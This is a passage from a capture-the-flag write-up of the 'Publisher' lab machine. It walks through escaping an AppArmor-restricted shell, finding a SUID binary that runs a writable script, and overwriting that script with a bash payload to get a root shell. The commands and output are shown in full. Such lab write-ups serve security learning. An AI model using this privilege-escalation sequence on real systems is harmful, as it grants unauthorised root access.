
```
think@publisher:/etc/apparmor.d$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
think@publisher:/etc/apparmor.d$ 
```

can execute bash shell. So let's do it.




```
think@publisher:/dev$ cp /bin/bash /dev/shm
think@publisher:/dev$ ./bash -ip
bash: ./bash: No such file or directory
think@publisher:/dev$ cd /dev/shm
think@publisher:/dev/shm$ ls
bash
think@publisher:/dev/shm$ ./bash -ip
think@publisher:/dev/shm$ echo $SHELL
/usr/sbin/ash
think@publisher:/dev/shm$ cd /opt; ls
containerd  dockerfile  run_container.sh
think@publisher:/opt$
```

found some files and most interestingly a script. Let's look at the script.




```
#!/bin/bash

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
prompt_container_id() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validate_container_id "$container_id"
}

# Function to display options and perform actions
select_action() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2)  if [ $(docker ps -q | wc -l) -lt 2 ]; then
                    echo "No enough containers are currently running."
                    exit 1
                fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
               docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
               break ;;
            5) echo "Exiting..."; exit ;;
            *) echo "Invalid option. Please choose a valid option." ;;
        esac
    done
}
```




```
# Main script execution
list_containers
prompt_container_id  # Get the container ID from prompt_container_id function
select_action "$container_id"  # Pass the container ID to select_action function
~
"run_container.sh" 49L, 1715C                                                                    1,1           All
```

i typed "vim run_container.sh" and not can change in the src code.



```
think@publisher:/tmp$ find / -perm -u=s -type f 2>/dev/null
/tmp/shell
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
^C
think@publisher:/tmp$
```

was unable to get the pwned shell, so did a search for suid binaries/files, so found run_container is sbin as well.



```
think@publisher:/tmp$ echo -e '#! /bin/bash\n/bin/bash -ip' > /opt/run_container.sh
think@publisher:/tmp$ /usr/sbin/run_container
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0#
```

so instead of creating a copy in /tmp directory, directly added the payload and executed the /usr/sbin/run_container binary and then got a pwned shell as root. Now to get the root flag got to the root directory.....